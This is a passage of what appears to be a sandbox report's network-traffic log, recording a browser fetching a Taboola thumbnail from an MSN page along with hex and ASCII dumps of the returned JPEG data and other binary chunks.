2021-10-20 13:08:56 UTC	81	IN	Data Raw: 21 43 b0 5c 08 5c 01 2b 7b b2 37 04 12 07 37 07 44 49 d3 40 e8 b2 31 78 c2 b1 66 b6 57 00 8f 1e fa bc 88 55 6c ac 19 57 02 47 20 8b b1 b7 9b 72 75 53 b8 1a 76 58 f2 a6 a7 74 2a af 7e 4c 33 48 3b 94 81 63 c0 bf 8d 39 96 76 5b f5 90 82 92 1b 0c 43 a0 b0 b8 b9 36 b1 e3 53 86 86 ac bc 68 3e 68 14 61 26 4c 00 61 e1 8a 90 47 9f 6d 56 40 8a 50 2a a3 bf 8b 14 01 8f 00 12 47 a0 1c ea 91 9f e5 a7 8d 83 06 49 80 1c 84 24 80 45 96 c7 13 7e ed 24 d1 3b 03 22 ae 05 d0 92 0b df 8e 41 b7 dc e9 e9 9c 39 2e 43 81 73 23 76 de 4e 38 b8 27 ea 6f aa 8b 53 44 23 75 67 cd ec a5 8e 00 95 ca e0 28 07 16 bf 17 d4 91 3c 19 66 08 07 8b 10 5d 8f 1d a6 d7 c8 5a e3 53 4d 44 ed 60 11 5e 56 79 33 bc 41 4a a9 0a b6 1f 50 78 e4 6b 70 db a1 33 17 b3 c1 0c 97 66 90 d8 12 a5 c0 51 6e 40 e4 f9 Data Ascii: !C\ +{77DI@1xfWUIWG ruSvX!*~L3H;c9v[C6Sh>ha&LaGmV@P*Gi\$E-\$;-"A9.Cs#vN8'oSD#ug(<f]ZSMD`^Vy 3AJPxkp3fQn@
2021-10-20 13:08:56 UTC	82	IN	Data Raw: 6c 00 04 dc 11 73 7d 28 1d 4b 77 5d 81 0d e7 82 38 3e da 12 55 05 c6 33 d1 4e 11 81 6e e3 60 4d ad a2 24 6b a2 c8 ca 1b 12 05 b2 51 c5 b4 25 3d 3b 66 f6 00 9f 1f 53 eb a8 f3 ff 00 05 7f 74 70 d7 7b da f7 d7 42 aa 64 7b 08 d4 30 ec 17 6b 17 56 1c 79 d5 5c 51 42 d7 a8 8e 27 01 d9 2e 3b 5e dc 10 7c f1 a0 ca a8 1d 92 50 5c d8 f8 37 00 70 48 d4 13 bc ef 14 c0 f5 24 50 84 01 c7 27 8f 4f 1a a4 cb 35 5a 93 36 6d 9c 2c 7b 82 10 78 71 e8 4f 1a 96 24 80 e0 ea 64 51 9b 37 7f a5 f8 20 df 4c 1c b2 a2 43 3b 3b 23 06 62 32 18 13 c9 b7 ae b2 66 72 e1 26 ef 01 91 59 b2 06 d7 24 7d c7 1a 11 43 4f 1a ad 44 82 38 fa 93 44 07 0a 18 86 b0 3e c4 1d 55 4d 1d 47 4c bc 93 ca c1 88 b0 20 81 76 0a bc 58 da c7 56 8a 28 d6 25 6b 19 95 0d f0 2a af 25 dc 79 f3 6d 54 cb 4b 1c 7d 22 7a 71 Data Ascii: ls}{KwJ8>U3Nn`M\$skQ%=:fStp{Bd{0kVyIQB'.^ P 7pH\$P'O5Z6m,{xQO\$dQ7 LC;##b2f&Y\$}COD8D>UMGL vXV(%k*%ymTK)"zq

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49832	151.101.1.44	443	

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	83	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F5282696e9e2aabcd3d346a6d7ed7591e.png HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	84	IN	HTTP/1.1 200 OK Connection: close Content-Length: 22230 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 350692997626492799788231350738665822473,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "3a93f10be1638e14a4d5a8c3e39115a3" expiration: expiry-date="Fri, 17 Sep 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Tue, 17 Aug 2021 13:05:16 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 23 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb801 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Wed, 20 Oct 2021 13:08:56 GMT Age: 3936644 X-Served-By: cache-wdc5520-WDC, cache-dca17772-DCA, cache-mxp6973-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 2 X-Timer: S1634735336.230612,VS0,VE0 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/htp%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F5282696e9e2aabcd3d346ad7ed7591e.png X-vc1-time-ms: 0
2021-10-20 13:08:56 UTC	85	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 05 05 05 05 05 06 06 06 08 09 08 09 08 0c 0b 0a 0a 0b 0c 12 0d 0e 0d 0e 0d 12 1b 11 14 11 11 14 11 1b 18 1d 18 16 18 1d 18 2b 22 1e 1e 22 2b 32 2a 28 2a 32 3c 36 36 3c 4c 48 4c 64 64 86 01 09 09 09 09 0a 09 0a 0b 0a 0e 0f 0d 0f 0e 15 13 11 11 13 15 1f 16 18 16 18 16 1f 30 1e 23 1e 1e 23 1e 30 2a 33 29 27 29 33 2a 4c 3b 35 35 3b 4c 57 49 45 49 57 6a 5f 5f 6a 85 7f 85 ae ae ea ff c2 00 11 08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 35 00 00 02 02 03 01 01 00 00 00 00 00 00 00 04 05 03 06 00 02 07 01 08 01 00 03 01 01 01 01 01 00 00 00 00 00 00 00 01 02 03 04 05 06 07 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 e4 73 37 de 04 2a ca c5 bd 73 94 98 a6 Data Ascii: JFIF""+2>(*<66<LHLdd0##0*3)*)3*L;55;LWIEWIj_75s7@*s
2021-10-20 13:08:56 UTC	87	IN	Data Raw: a9 1a 8d 3d 46 0e 7a 76 9f 9e a5 3e 8d 19 d3 cb 17 b1 e2 25 c7 a4 0e 7e d8 fc 7f a8 e9 bc 5e 8f 53 ea e6 64 f2 9d ce 0b 07 cc 3d 3f 17 94 e7 75 5e ce 2d 13 f0 3c 0d 9a e9 be 87 cf 73 be 1f 74 28 d7 54 f5 01 23 4e f5 f3 63 1c 61 af e8 ff 00 19 03 9a f6 1d 95 7e 6e e4 7c dd f6 1f 9e fb 1b fe 1d d7 8e ce 52 cc e6 26 6a cb 99 fa 3e 47 2c 8b a7 75 f1 e3 3c 46 a1 8c eb 1e 8f cd 73 3e 0f 7c 18 df 54 6a 31 e2 fb 3f cb bb b7 b5 e0 3e fb 5f 98 8d 30 63 5a cf 37 75 3b 93 d2 41 87 5d e3 e6 7e e7 a7 6f 6e 16 53 b8 12 6b 3d 3f 0f 8c 4b e4 fd 9c 92 b9 89 3b f4 bd 74 d9 82 d0 6c ce 10 4e e1 04 df 64 f9 d9 ea 7f a1 fe 7f 3e d1 e0 68 00 e7 ad 5b 9b be 8d c5 ea e9 f3 bf 6b d7 70 f5 2d b7 cd 1a 21 43 b3 c2 e5 12 f8 2f 67 21 15 11 a7 20 f0 23 0f 02 04 6e 18 02 c5 f6 ce 9f Data Ascii: =Fzv>%~^Sd=?u^<st(T#Nca-n R&j>G,u<Fs> Tj1?>_0cZ7u;A]-onSk=?K;tNd>h[kp-!C_S/g! #n
2021-10-20 13:08:56 UTC	89	IN	Data Raw: dd f7 c1 d4 10 59 d8 ae 21 3d 39 77 cc 22 55 05 0c 63 bc cd 6a fc 6c 9a f6 e4 6c 91 24 a4 7f 6f 9a ed 1f 35 1f ed e3 d5 2b 1a a1 64 a1 a6 af 95 f9 53 6a a4 fb c9 48 1c 59 62 af 56 49 38 d0 55 fe 71 d8 e0 62 10 60 79 37 76 5b 87 25 f0 f1 79 a6 3c e8 15 af 87 7b cd 31 25 35 87 0b ba 69 55 7c 5e a3 bd 94 ec 76 d0 d8 f8 db 00 9b 0d 33 13 59 ff 00 a8 68 97 66 3d cf 26 43 00 fc e7 32 10 70 36 8c 42 13 35 c0 0e d1 10 10 26 50 9b 6c 14 4d 06 82 d7 26 14 ab 4c 35 ed 9d 54 64 b2 c5 78 58 b9 3d 8c be 61 a7 57 16 6c af 08 77 c9 1b 48 a0 0e 95 09 51 05 83 1b d6 e5 09 86 90 c9 a2 2b 84 d7 0b 4e 69 b0 ea c9 9a 4f b4 74 90 b2 09 b7 2b b4 19 2f 9b 5d f1 33 ae 8c 75 3b 05 2c 7b 71 b8 b3 cd 79 a1 a9 50 ed 34 af 53 58 9a 69 3b 3b 5a 61 56 e2 d6 33 25 9d b1 51 f7 f2 19 ac 35 Data Ascii: MY!=9w"Ucjl\$Jo5+dSjHYbVl8Uqb'y7v[%y<{1%5IU)^v3Yhf=&C2pB5&PIM&L5TdxX=aWlwHQ+NiOt+/j3u;,{qyP4SXi;ZaV3%Q5
2021-10-20 13:08:56 UTC	91	IN	Data Raw: 73 0b ab 36 ea cb 6c d3 43 7b c8 e6 f3 d4 70 ec 6e cd b9 6b cc 4f 67 9a 12 e8 b1 24 a1 84 0c 28 06 78 49 0a bc 4c d2 95 1c 59 6c e9 29 85 27 de ab 28 a5 66 13 0e 5c d6 98 90 31 03 9c 31 d6 18 cb 74 24 30 8c 50 49 9b 34 2b 44 ba 0a d9 da b8 65 72 b1 7e df 01 d8 55 6b 82 8f 3e 4d 54 49 de 30 a6 55 84 7c 0a 5d ed 9b 89 6e 33 18 76 ac ff 00 1d c3 bb b2 39 7c 2b 6b 5d db 3b 63 3b 90 db 56 de b5 33 71 e0 11 61 0c ca e2 f5 8d c9 db a6 49 b2 b5 bc 8f 0a d9 cd e3 4b 7c 62 97 98 c2 46 e7 c3 a2 8d 59 14 41 cc 2e c2 de 2d 90 d1 4c 7c 9b be e6 35 57 ea 00 83 17 c4 44 47 13 5a c9 05 67 5b 28 72 84 88 13 24 e4 72 74 16 bd 66 3a 5a 84 7b 07 49 65 ad da e4 2a 48 f8 65 9a 6b ba f8 65 a2 d4 fc b2 d4 b6 c5 25 79 da e7 32 70 58 c1 cc 64 d4 4f 12 2e d3 cf f1 0f 88 9b 7a 61 a8 b3 Data Ascii: s6lC{pnkOg\$(xlLYl)(f11t\$0PI4+Der~Uk>MTl0UJjn3v9 +k ;c;V3qalk BfYA.-Lj5WDGZg[(r\$rtf:Z[le*Heke%y2pXdo.za
2021-10-20 13:08:56 UTC	94	IN	Data Raw: af f1 a9 d4 fe 80 b7 3d aa 45 75 87 c3 cd 2a 8d 14 af ee 4c 86 3a ee 1e fd 8c 75 e1 d7 e7 45 a6 c7 23 31 ad a0 2b fe 8b db d6 d8 59 1b 38 dc 8e 3f e5 da 18 ec 3a f1 98 d4 d4 8d 58 c7 c1 73 ea de 33 ef ea dd 19 0e 7d 31 64 b9 9f 58 0c 92 6a b8 eb 3c a9 da 76 3e c8 ad b3 e4 8e cd 0e 81 b3 f7 d7 90 a3 de 84 e1 83 ee 73 42 31 05 eb 33 3f e8 ef 87 01 3c ad 5a 98 e3 53 3f a4 1b 56 6b 6a 8e 3e 23 60 9e 41 91 b7 84 c9 e4 1f 97 c9 dc c9 58 0d 73 ef 45 a3 d6 cf 98 66 c7 c3 76 1c 4d 5a cc 38 b0 11 31 ce 89 71 3a 7d 68 28 9f 57 a8 44 f3 ea ed 29 19 9f 4d 59 28 a4 87 58 ab ff 00 3b 58 12 f8 c7 b6 0e 9a 8c a1 42 05 1c f3 26 3c 7b 99 7c 26 67 d6 53 6d 61 ac 51 ad 6d 6c dc 58 3a 89 a7 90 90 62 0b b2 11 3a 2f 7f a6 07 63 23 39 b6 e7 72 7e f1 84 f8 67 8e ca e4 e8 51 7e 70 Data Ascii: =Eu*L:uE#1+Y8?:Xs3j1dXj<v>sB13?<ZS?Vkj>#`AXsEfVfMZ81q;jh(WD)MY(X;XB;<{!&gSmaQmIb:X/c/#9r~gQ~p
2021-10-20 13:08:56 UTC	98	IN	Data Raw: 51 3f 86 62 7f f4 cc 4c ff 00 86 62 e6 3f 0c c7 94 7e 19 4e 63 f0 b7 5a ad e8 09 79 fb 91 d4 59 aa 9b a0 e2 20 48 03 33 5d d1 03 e1 ae e0 64 c7 53 88 88 e2 60 a5 92 13 05 d8 4f 98 e6 34 0e 8e 67 92 5d de be a2 19 2e 18 18 50 db 53 14 f8 6b 05 5c 14 29 85 32 41 06 71 24 e1 18 93 80 d2 ca 24 0c 54 27 66 4c fc c6 73 5e 25 bd 0a c4 c7 3a 95 c6 a5 23 3f 89 ac 33 f8 2a 63 3f 86 63 c6 7f 0d c6 0c fe 1f 8a ff 00 d3 f1 73 1c fa 76 3c 87 9f 4d ab 23 3f 6a b6 4e bb 46 0e 55 61 e9 91 ec 15 ae b8 b8 8d 57 64 48 8f 7d 72 10 3d b5 e5 ec 73 31 06 71 1e e7 56 97 ec e6 66 c9 20 19 01 d4 a0 24 d8 c2 02 59 9a d6 22 97 70 52 1d 0d 70 de 26 4e 45 82 a9 20 e8 a1 28 01 93 0f d7 8d 71 a9 08 d4 aa 27 47 5c 67 f0 da 22 5f 8b 18 d8 9e 7d 5c c6 f1 cf ab 35 24 66 7d 52 bd 63 1c 73 11 Data Ascii: Q?bLb?~NcZyY H3jds'O4g).PSKl)2Aq\$ST^fLs^%:#?3*c?<csv<M#?jNFuAWdHl)r=s1qVf \$Y"pRp&Ne (q'Glg")_j5f\$Rcs

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	100	IN	Data Raw: 69 8c d6 d6 44 eb d1 45 39 74 e7 17 17 ca 51 38 68 6c e2 0d 86 f0 13 05 2c a5 ce ae c6 b5 a0 92 6f 00 2c 6e 2c e3 71 75 71 11 0d 36 a6 39 34 76 01 2f 82 d2 d2 4c 26 b4 b4 41 70 3c 96 c4 27 59 c7 a2 37 88 e4 89 be 96 4d bb 60 a0 2d bd 87 54 1a 0c 0c c2 7a c7 eb 09 a3 ba 41 9b 3b 92 70 75 84 b4 f7 b6 50 fd da 41 28 10 48 e8 8c 4c 34 44 5d 38 80 41 db 54 44 b7 51 a7 fa 51 b2 01 a5 b0 e6 cc 4c 48 9d 65 43 09 96 b5 a1 d6 83 97 9f fd a3 76 f8 de 67 41 24 eb ff 00 61 07 99 2e ce e1 07 ad 80 27 79 4e 75 60 d3 fc 40 48 93 e1 1b 01 ca 37 2a 6a 02 44 32 21 d1 dd 3a 83 1c d7 1f c5 7b 36 0c 1b 43 03 ea 09 a8 5b b3 41 ed 73 88 22 58 24 1b 19 4e aa 1c 08 c8 47 9a a2 f2 e1 04 df 9a 76 ae 9a 2c 00 e4 8a b8 6a 1a 39 37 51 fb aa 60 66 d3 d1 3c e6 02 ff 00 03 74 39 10 df 84 Data Ascii: iDE9tQ8hl,o,n,quq694v/L&Ap<Y7M' -TzA;puPA(HL4D)8ATDQQLHeCvgA\$a.yNu`~H7*jD2!:{6C[As"X\$NG v,j97Q`f<t9
2021-10-20 13:08:56 UTC	101	IN	Data Raw: 77 89 61 61 3b a2 d7 30 fe c5 67 e6 c3 f0 28 b9 9e 7e 8a 8e 25 b4 dc 01 74 b0 eb e4 9e d6 ea 37 57 92 08 4e 6c 15 70 8a 21 05 2b 88 f0 ac 17 12 0d 35 da e0 f1 a5 46 58 ac ae e6 83 61 5a 66 27 aa f8 0f 44 0a 08 18 59 9d cd 49 52 50 ec a7 aa 38 c0 60 1a 5f 19 43 13 87 3a e6 1f 05 ed f0 ff 00 8c 8e a1 34 02 6d 04 2a 55 0b 06 47 5d bb 1e 48 d3 9b 84 e0 9c cd d0 e4 51 45 10 16 5e c1 ef 9f 71 9a 84 f8 0f 81 c8 1f 97 60 6c af ae 3d 98 82 fa 4e ee 8b 46 ce 54 78 86 16 a8 1d fc 8e fc 2e 4c a8 e6 81 69 6a 25 95 1b 2d 75 d1 61 f9 5d 39 12 8c 15 70 85 c2 04 a6 9f bb 6e a1 55 25 b5 41 04 68 d4 c3 9d d1 11 65 c4 f1 a3 0d 41 ac 63 bf 89 52 c0 8b 5b 72 a9 d6 10 9b 50 15 43 17 5e 8c 7b 3a 86 3f 09 b8 58 1c 53 31 74 cb 9b dd a8 df 13 56 77 9a 64 58 a7 49 45 a8 27 26 bb b1 Data Ascii: waa;0g(−%t7WNlpl+5FXaZfDJYIRP8`_C:4m*UG]HQE^q`i=NFTx.Lij%-ua]9pnUo%AheAcR[rPC^!{;?XS1Tvwd XIE&
2021-10-20 13:08:56 UTC	103	IN	Data Raw: 56 0f 89 55 a4 e6 b2 ab b3 53 98 93 a8 40 c8 04 19 07 42 15 be 28 9d 61 49 98 5b 21 e9 db 6f 71 a2 48 10 b8 c6 37 eb 78 c2 d6 19 a3 46 58 cf 33 bb bd e9 59 90 79 4d aa 53 2b aa 75 d3 2a 02 b0 78 ea 98 67 7e 2a 7b b5 52 ad 4e b3 03 e9 b8 10 7d 42 0a 02 28 38 ec af d9 e5 ee 71 7c 61 c1 e0 cb 58 7f 8d 5e 58 cf 21 bb 90 00 00 07 dd 07 26 54 85 4a b2 a7 56 56 1f 13 56 83 f3 d2 74 1f 91 58 7e 31 42 a4 0a c3 d9 bb 9e c8 10 e6 e6 6b 83 87 31 db e6 7d cd 10 b9 93 a2 c7 63 0e 3b 17 52 bf f4 78 69 8e 4d 1f 78 0a 63 c8 54 eb 26 57 4d aa 0a c3 89 ab 44 cd 2a ae 3f 55 4d 90 f7 44 80 00 d3 aa 32 3d 0a a7 c5 70 4f 12 6a 16 9e 45 a5 7f ff c4 00 3f 11 00 01 03 02 03 05 06 04 04 04 04 07 01 00 00 00 01 00 02 11 03 21 04 12 31 10 13 41 51 61 05 20 22 32 71 81 14 42 52 91 a1 b1 Data Ascii: VUS@B(al[!oqH7xFX3YyMS+u*xg~*(RN]B(8q[ax^X!&TJVVvTX~1Bk1]c;RxiMxcT&WMDq*EGWmS=pOjE?!1AQa "2qBR
2021-10-20 13:08:56 UTC	104	IN	Data Raw: 81 f0 3c f2 08 10 60 f3 3f 98 52 0c 9b 19 09 ee 2d 2d 87 11 31 30 63 88 5b c7 98 cd 56 a4 0b c6 6b 20 e2 00 96 b7 35 a6 5a df 42 98 32 e1 9b 9a 93 3c 51 2d 0d cb 73 e9 0b 25 27 11 e0 30 4c 59 ce 1c 56 ea 91 03 c2 f1 a7 11 69 1e 8b b2 b0 ad 35 0d 79 7c 32 cd 0e 8d 4e da 2f 0c a8 1e e1 24 3b 4f 45 57 1a d7 b2 05 22 df 10 32 35 0b 0f 8b 18 88 04 dc 0b a6 10 58 0b 48 22 f7 09 ad 86 34 72 1b 20 67 94 7c cc f7 2a a5 e9 bb ad ad 45 56 68 ca 3f 55 4d 90 f7 44 80 00 d3 aa 32 34 27 de 0a 04 be 98 b3 62 67 52 13 a9 b6 0c b5 c2 78 82 1c 10 a9 48 31 ed be b6 49 06 f6 41 8f 16 07 30 8b 41 07 a8 57 6b a0 b5 c2 f6 91 d5 57 bd 52 22 d0 07 de 42 68 b8 93 a9 ff 00 c8 ff 00 b9 17 17 4f 3f d4 8f f7 2a cf 0c 1a c9 3c dd ec 01 72 7b c8 cc 00 be 53 02 0e a0 06 fe 65 00 fa 95 05 Data Ascii: <?R~10c[Vk 5ZB2<Q-s%0LYVi5y]2N\$;OEw"25XH"4r gl*Vh?UMD24bgRxH1IA0AWkWR"BhO?*<r[Se
2021-10-20 13:08:56 UTC	105	IN	Data Raw: 81 02 77 83 ec b7 75 b8 00 7d d6 4a a3 56 7e 2b 35 b8 83 d6 ca a3 24 97 b7 5e 21 36 a2 17 41 c8 8d 48 40 df 5e 08 5d 0e bb 4f 7c 77 1d a1 54 ea 66 0e 11 76 b8 84 01 4f 7e a0 c0 0b e1 d8 ea 21 af 6d cd e7 92 a9 85 af 4c f9 73 0e 61 3e 98 74 96 98 77 10 81 2c 30 e1 08 38 42 0a 10 04 00 b5 5c 51 00 a7 01 df 1d c2 aa bc d3 c4 54 22 75 54 71 22 a5 30 ec b7 e4 b0 58 57 e2 31 19 ea 4e 46 0c ce 06 e2 4e 81 3d 97 28 b4 85 52 85 2a 93 9d 82 79 8d 56 22 8b a8 bb 23 e1 cd 37 69 50 d6 bc 6b 09 b0 a4 4a 28 22 36 39 72 f4 1d c0 09 20 34 49 26 02 18 1a 63 2b 5d 5f c6 46 92 13 d8 ea 6f 2c 7e a3 b8 56 2d e6 9e 25 f9 49 b8 12 a9 54 a8 1e 03 09 2e 71 00 30 71 92 b0 d8 6f 87 c3 32 96 ae d5 e7 99 29 cc 4e a6 9e c5 56 93 6a 30 b1 e2 c5 62 70 b5 28 f9 84 b7 81 1c 42 a6 ec a4 49 Data Ascii: wu;JV~+5\$^!6AH@^]OjwTfvO~!mLsa>tw,08B[QT"uTq"0XW1NFN=(R^yV"#7iPkj("69r 4l&c+!_Fo,~V%iIt. q0qo2)NVj0bp(BI
2021-10-20 13:08:56 UTC	107	IN	Data Raw: 63 73 93 82 a2 d2 f1 ff da 00 08 01 01 00 0a 3f 00 90 aa 3e a7 20 9b 2a 76 3b e3 28 a7 76 ed 37 b7 6d b5 2b 6c 6b 15 88 3b 33 1a 05 bc fe 67 18 17 ea a0 88 10 a1 49 d2 ca 70 87 64 04 30 1c e2 24 b0 8e ec 6d f1 10 45 f3 92 c4 25 88 a4 71 31 54 a7 45 05 49 df 93 9d b9 8e 3d 7d a3 b1 d6 11 8f d4 1a ba ac 90 f6 a3 b3 14 48 05 3e 37 dc 11 41 89 e7 1a 33 33 87 b8 d7 50 df 7d 88 be 06 0d 2a b4 b7 e0 0f 17 5e 24 60 0e 91 b1 a3 b8 a3 b1 23 7f 99 c4 56 40 10 48 d4 10 4b 01 bf e2 2f 3b e2 3e f5 5d 90 c4 1d 22 a8 8c 62 7a 40 4a ba 9a ad 88 61 5f 7a 86 3f 4c ba 4a ac 69 77 a4 8a b2 ad b9 bc 5e cc a9 48 e4 04 09 3b fc 8d f7 c4 9c 2e a4 2a c4 1d a2 ad b8 ac e9 56 75 b3 2b e8 6b 8d 8f 7a 93 51 d3 63 19 a6 8d c9 49 58 9d c1 1c df 18 ea 15 36 d3 28 d2 75 fd fa 23 73 e9 8a Data Ascii: cs?> *v;(v7m+lk;3glpd0\$mE%q1TEI=]H>7A33PJ**\$#^V@HK!;>"]bz@Ja_z7LJiw^H;^Vu+kzQclX6(u#s
2021-10-20 13:08:56 UTC	108	IN	Data Raw: 5a e8 dd 1d 8e c4 e2 c8 da d4 b0 74 0a 36 53 4c 7e 63 e7 86 45 92 32 c1 ca e8 03 7f 85 42 e3 b9 24 27 63 76 68 0a 6e 6f eb 9d c0 87 8a db c6 bc 2c e4 da 83 2b b3 e9 32 6c 46 a2 4d 0c 95 82 d0 28 e4 eb 53 b0 a0 76 18 b2 18 b4 40 85 e2 62 f2 a3 6e 80 3b 1a bb 3b d6 d5 91 0e ab b1 06 29 66 64 13 25 ae a0 af 4b b0 da 80 bc 7e bf aa 74 d4 ce a0 88 ce a0 43 5e fb 9d fe c1 14 b3 e9 77 40 2b 3a 42 81 d2 4e 4f 19 f9 c0 a3 b5 8e bb a6 94 7a ee f3 b6 83 a6 89 3a 88 d2 51 6d 1c bb 59 52 6e 97 3a 67 2e b2 2a 38 b8 e9 c2 92 1c ac 7a 41 c6 68 64 2c 80 27 74 f7 40 e0 92 6a 80 e2 8e 4d 14 9d 9d 51 98 9e ce e3 2a 74 11 18 af 2c 1e ce 9e 44 75 7e aa 0d 05 6c 5f f7 6e ca 06 fc e9 19 d7 4b 4d a5 dd bd 9e af b4 64 b8 0d 0c 8f 91 b4 42 32 bd 93 74 cc 8c 5f 62 58 99 cc 75 59 d0 04 Data Ascii: Zi6SL~cE2B\$cvhno,+2IFM(Sv@bn;~)fd%K~tC^w@+BNOzs:QmYRn.g.*8zAhd,t@jMQ*t,Du~l_nKMDb2t_bXuY
2021-10-20 13:08:56 UTC	109	IN	Data Raw: b2 65 3d 47 fc c9 79 e2 b5 a8 b4 ae 9b 8b 57 3a b3 a5 12 32 9d 3a 67 54 ad 12 5a 50 93 4f ee c9 34 a3 47 a1 9c 52 15 0f 64 eb 04 d9 d2 e4 62 e9 62 42 3e ba 20 95 68 c2 8f 46 44 c5 65 9f 52 d8 6e e1 5e a4 14 1c d1 04 0e b5 4f d3 18 1e b2 27 95 11 57 4b 0f ca 04 92 7e e6 eb 54 62 b4 11 08 66 10 9e ef 71 49 eb 02 92 7e 71 01 8e a7 a3 89 52 67 d4 8e 16 7e 9f a5 23 6d f7 b9 ba 9c 22 58 7f 2b 8d 6e a9 96 08 13 d9 f0 39 3f 22 ce d9 69 d3 c0 91 29 f3 08 a1 6f df ec a8 a3 98 15 32 3c d2 c6 f6 c0 39 01 59 d1 71 3a b0 d2 44 4a c4 19 fb 81 83 5d f6 92 67 51 d0 9d 41 e1 94 c6 cb 60 79 16 1b de 3c b0 6a ee cb 29 ef ea 26 f7 1b 6d 67 6c 3c 80 18 0e e9 3e 47 06 c9 cd f3 bd 51 f2 23 38 3c 9f 4e 4f e0 4e 7f d4 99 e4 d3 7f aa a0 00 72 bf 31 a1 45 0d bb 57 09 fc 0e 69 63 d1 Data Ascii: e=GyW:2:gTZPO4GRdbbB> hFDeRn^O'WK~Tbfql~qRg~#m"X+n9?"i)~o2<9Yq;DJjgQA`ycj)< &mgI< >GQ#8<NONr1EWic
2021-10-20 13:08:56 UTC	111	IN	Data Raw: db 69 07 40 2b b9 6f 1a ce 9e fb 28 d4 37 6a 18 ea 55 e7 6f 0d 4a 0e 74 cc c2 30 a8 85 ab 96 24 ee 7e 83 11 c3 30 04 46 ea c7 4a b1 7f e0 8b 93 a0 46 10 ab 32 1e f7 c3 d3 ae 9f de 73 42 c9 22 73 b5 2b b1 76 04 1f 24 41 80 3c d4 f7 e6 64 6d 64 7d 03 2e 77 e5 e9 d9 d4 56 e4 f5 4f a1 3e a0 0c ef b6 93 21 fd 91 40 7a 0f b5 d3 3d 37 0f d4 9d 3f 85 0b c2 f0 75 dd 2c b2 90 9c 24 82 43 6a 33 aa 4e aa 03 27 52 cc 46 b5 9d bc 96 b2 0a f6 b2 3f 51 d2 fe 51 16 b8 c0 2c 4b 42 ae 01 20 86 3e 03 09 40 d1 c6 9b 03 4c 80 ec b7 e0 33 b2 73 fd a0 e9 99 27 0c 28 69 24 3f 99 db 6d b0 4d 34 e0 89 63 54 d4 77 66 a0 c7 c5 f7 ce a9 27 99 9a 4b 94 05 89 35 1c 33 85 fe ea 23 a2 31 f2 67 39 d3 c0 8a 39 02 c9 fa 9d ce 17 f9 9d 80 f4 03 07 b8 61 1e 86 b0 fd 72 c6 47 a9 41 ad 49 be e2 Data Ascii: i@+o(7jUoJt0\$~0FJF2sB"s+v\$A<dmdj;wVO>!@z=7?u,\$Cj3N'RF?QQ,KB >@L3s!(s?mM4cTwfK53!g99ar GAI

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	95	IN	Data Raw: 3c 34 b1 8a 62 7f 10 fb 52 35 75 e2 55 07 b3 58 38 b0 38 88 06 5a 3b c9 fe 99 ac 97 ce 9b 77 60 14 1e f5 91 f3 0c 7d eb 0a f1 5d 8e 59 52 6b 34 fe 54 ad 5c 8f 82 da bd b2 5d 5a 6f 65 da 9b 17 8f 89 6c e0 f2 24 14 91 b1 00 74 5e 30 85 24 7f 92 a7 8e 2c 93 59 20 21 a8 d0 f6 02 be 4e b1 09 d5 ea 5c f2 bf 07 07 d9 71 42 f9 91 15 06 db a7 b0 c9 e5 00 3a d7 04 6c fd 68 9c 81 0e e0 ca 0e 43 6a af 7d c6 33 0e f8 58 dd dd 60 97 be 72 fd 3a 61 91 50 f1 44 e4 47 7c 68 7a 58 cf 25 8a f0 b7 8f 1f 24 e6 94 01 1c b5 d7 67 5f f9 c5 5d ec dc f3 ff 00 78 8c d0 b0 36 6a fb f1 8f aa 0c 88 c4 fd e0 14 7a d6 4f 22 4a e1 92 eb 68 07 f8 fc 9d 70 2f ac 95 57 8f a4 6e 3d 3a 0c 86 25 8d d9 cf 3b 50 d1 fe 18 57 ce 96 15 e2 8b 33 1a f6 e3 00 55 e1 46 3b 18 d4 57 52 4e 2b 27 5a 3c 8f Data Ascii: <4bR5uUX88Z;w'}}YRk4T]Zoel\$!*0\$,Y !N!qB:lhCj}3X`r:aPDG hZx%\$g_]x6jzO"Jhp/Wn=:%;PW3UF;WRN+'Z<
